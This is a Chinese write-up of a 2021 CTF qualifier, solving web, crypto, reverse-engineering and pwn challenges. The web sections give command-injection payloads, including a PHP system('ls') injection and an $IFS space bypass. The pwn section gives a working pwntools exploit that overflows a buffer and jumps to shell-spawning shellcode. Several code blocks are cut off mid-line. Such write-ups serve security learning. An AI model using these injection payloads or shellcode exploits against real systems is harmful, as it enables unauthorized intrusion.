某单位2021年CTF初赛Writeup（部分）

原创

2ha0yuk7on. 已于 2022-03-31 15:37:21 修改 3964 收藏 2

文章标签： 安全

于 2021-11-08 22:49:07 首次发布


文章目录

- Web
  - Web1
  - Web2
  - Web3
- Crypto
  - crypto1
  - crypto2
- Reverse
  - Reverse1
- Pwn
  - Pwn1

Web

Web1

当时没截图，找了别人拍的照贴一下。。。
是一道简单题，不过考的知识点蛮多的。
Referer绕过、User-Agent绕过、XFF绕过之后，进行代码审计



这里的知识点：
使用科学计数法绕过取值大于1
intval() 不能用于 object，否则会产生 E_NOTICE 错误并返回 1
使用数组绕过类型判断

```php
<?php
echo intval(42);                      // 42
echo intval(4.2);                     // 4
echo intval('42');                    // 42
echo intval('+42');                   // 42
echo intval('-42');                   // -42
echo intval(042);                     // 34
echo intval('042');                   // 42
echo intval(1e10);                    // 1410065408
echo intval('1e10');                  // 1
echo intval(0x1A);                    // 26
echo intval(42000000);                // 42000000
echo intval(420000000000000000000);   // 0
echo intval('420000000000000000000'); // 2147483647
echo intval(42, 8);                   // 42
echo intval('42', 8);                 // 34
echo intval(array());                 // 0
echo intval(array('foo', 'bar'));     // 1
?>
```

Payload:

a[]=‘1E10’

然后GET方式执行命令即可，此处执行命令还过滤了空格，需要使用$IFS绕过空格过滤。

Web2

代码审计题：

```php
<?php
    highlight_file(__FILE__);

    $res=["hacker"=>$_GET['cmd']];
    $code = '<?php return [';
    foreach ($res as $key => $value)
    {
        $code .= '\'' . $key . '\'' . '=>' . '\'' . $value . '\'' . ',';
    }
    $code .= ']; ';
    $filename = "shell/".md5(uniqid()).".php";
    var_dump($filename);
    file_put_contents($filename, $code);
?>
```


string(42) "shell/d546e85eb70e1580f4610ced272dbb89.php"

Payload：

cmd=123’.system(‘ls’).’

Web3

进入题目，是一个在线小游戏：



进行Js代码审计，发现计算玩家金币相关的代码逻辑：

1、将更新金币逻辑处，每条鱼的金币，修改为999999

2、修改更新金币函数体内的判断逻辑，去掉金币不超过999999的限制

```
Player.prototype.captureFish = function(fish)
{
    this.updateCoin(fish.coin, true);
    this.numCapturedFishes++;
};

Player.prototype.updateCoin = function(coin, increase)
{
    var _0x3f85=['MxXCgw4=','w53DhVRWw6XDjcOJCMOOw7TDq8OfwrbD
    if(increase) this.coin += coin;
    else this.coin = coin;
    if(this.coin > 999999)this.coin = 999999;
    var _0x3dd2=['ZUXDiiA=','e8KafsKXw4XCgw3CiG/CgcKCw74rwqIc
    this.coinNum.setValue(this.coin);
};
```


不过此种办法只能得到后一半的flag。。。

前一半flag貌似和金鲨鱼有关，当时比赛时间到了，就没再看了。

后来经过研究，可以直接寻找Js代码中的alert函数，修改判断条件，直接弹出flag即可。

```
913;}else{_0x7e7913=_0x1d3f70;}return _0x7e7913;};if(this[_0x57fd('0x0','HhP[')]==0xc8)alert(_0x57fd('0x1','dhCd'));

if(this[_0x2c19('0x0','fhy)')]>0xf4240)alert(_0x2c19('0x1','GK)i'));
```

Crypto

crypto1

```python
from pycipher import ADFGVX
from base64 import b64encode
from secret import flag

assert len(flag)==40
assert flag[:7]=='DASCTF{'

m1 = flag[7:27]
print('c1 =',b64encode(m1.encode())[::-1].decode())

m2 = flag[27:-1]
c2 = ADFGVX('6s5xc21d0aro3luyenj74mthvfpgiwzkbq98','helloadfgvx').encipher(m2)
print('c2 =',c2)
```


简单题，flag分为两部分：

1、取逆序再base64编码，将密文解base64并逆序输出即可。

2、百度一下，ADFGVX密码是德军在第一次世界大战中使用的栏块密码。在线解密即可：http://www.hiencode.com/adfgvx.html

crypto2

```python
from Crypto.Util.number import *
from gmpy2 import *
from random import randint
from secret import flag

p = getPrime(512)
print(p)
for i in flag:
    c = i * powmod(powmod(i, randint(i, i*2), p), (p-1)//2, p)
    print(c)

# 13208425937548981011207692126521752899500088704027549557733226840078
```


阅读代码，是一个连续进行两次RSA加密的操作，参数p即为RSA加密的N，两次加密：

1、N已知，e已知

2、N已知，e与明文有关，且是随机生成的，范围固定

基于以上，可爆破明文，编写脚本：

```python
from gmpy2 import *
from random import randint

p = 13208425937548981011207692126521752899500088704027549555
cipher = (68, 65, 83, 67, 84, 70, 123, 98, 97, 134725944562

for n in cipher:
    for i in range(45, 127):
        for r in range(i, i*2+1):
            c = i * powmod(powmod(i, r, p), (p-1)//2, p)
            if c == n:
                print(chr(i), end='')
                break
```


Reverse

Reverse1

```
PS D:\CTF比赛\2021
please input flag:
>1111
ERROR!
PS D:\CTF比赛\2021
```

运行程序，如上图。

进入IDA查看：

```
13  _main(*(_QWORD *)&argc, argv, envp);
14  printf("please input flag:\n>");
15  *(_QWORD *)Str = 0i64;
16  v5 = 0i64;
17  v6 = 0i64;
18  v7 = 0i64;
19  v8 = 0i64;
20  text_59("%s", Str);
21  if ( strlen(Str) != 40 )
22    goto LABEL_12;
23  v10 = 1;
24  for ( i = 0; i <= 39; ++i )
25  {
26    if ( (unsigned __int8)Str[i] + 50 != enc[i] )
27      v10 = 0;
28  }
29  if ( v10 )
30  {
31    printf("OK!");
32    result = 0;
33  }
34  else
35  {
36LABEL_12:
37    printf("ERROR!");
38    result = 0;
39  }
40  return result;
41}
```


关注第26行代码，在for循环中遍历40个字符，flag即为这40位的字符串。
进入enc查看：

```
.data:0000000140012020 ; unsigned __int8 enc[64]
.data:0000000140012020 enc             db 76h, 73h, 85h, 75h, 86h, 78h, 0ADh, 6Bh, 97h, 68h, 98h
.data:0000000140012020                                         ; DATA XREF: main+8E↑o
.data:0000000140012020                 db 67h, 2 dup(64h), 62h, 97h, 68h, 98h, 2 dup(6Bh), 96h
.data:0000000140012020                 db 67h, 62h, 69h, 95h, 96h, 65h, 96h, 6Ah, 2 dup(69h)
.data:0000000140012020                 db 65h, 66h, 97h, 68h, 98h, 6Ah, 95h, 68h, 0AFh, 18h dup(0)
.data:0000000140012060 p_0             dq offset qword_140011E00
```

是硬编码在程序中的，注意2 dup（XX）这种的，即为连续的两个。
编写脚本进行计算即可：

```
enc = [0x76,0x73,0x85,0x75,0x86,0x78,0xAD,0x6
for e in enc:
    print(chr(e-50),end='')
```

Pwn

Pwn1

检查保护：

```
oot@kali:~/下载/CTF_GAME/BOC/2021/Pwn3# checksec ./pwn5
*] '/root/下载/CTF_GAME/BOC/2021/Pwn3/pwn5'
   Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX disabled
   PIE:      No PIE (0x400000)
   RWX:      Has RWX segments
```


IDA查看：

```
1 int sub_4007C2()
2 {
3   char v1; // [rsp+0h] [rbp-70h]
4
5   printf("database:");
6   gets(src);
7   sub_400789(&v1);
8   printf("your data: %s\n", &v1);
9   return puts("done!");
10 }
```


进入sub_400789函数：

```
1 char *__fastcall sub_400789(char *a1)
2 {
3   puts("transfer data ......");
4   sleep(2u);
5   return strcpy(a1, src);
6 }
```

发现strcpy函数，将gets获得的字符src传入局部变量v1中，存在栈溢出。
虽然没有发现后门函数，但是NX关闭，考虑写入shellcode。
寻找src地址：

```
.bss:00000000006010A0 ; char src[256]
.bss:00000000006010A0 src             db 100h dup(?)
```

EXP如下：

```
1  from pwn import *
2
3  context(os='linux', arch='amd64')
4  p = process('./pwn5')
5  p.recvuntil('database:')
6  ret_addr = 0x6010A0
7  # shellcode = b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\
```

```python
# shellcode = b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
# shellcode1 = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57
shellcode = asm(shellcraft.sh())
payload = shellcode + b'a' * (0x70 - len(shellcode)) + b'b' * 0x8 + p64(ret_addr)
p.sendline(payload)
p.interactive()

```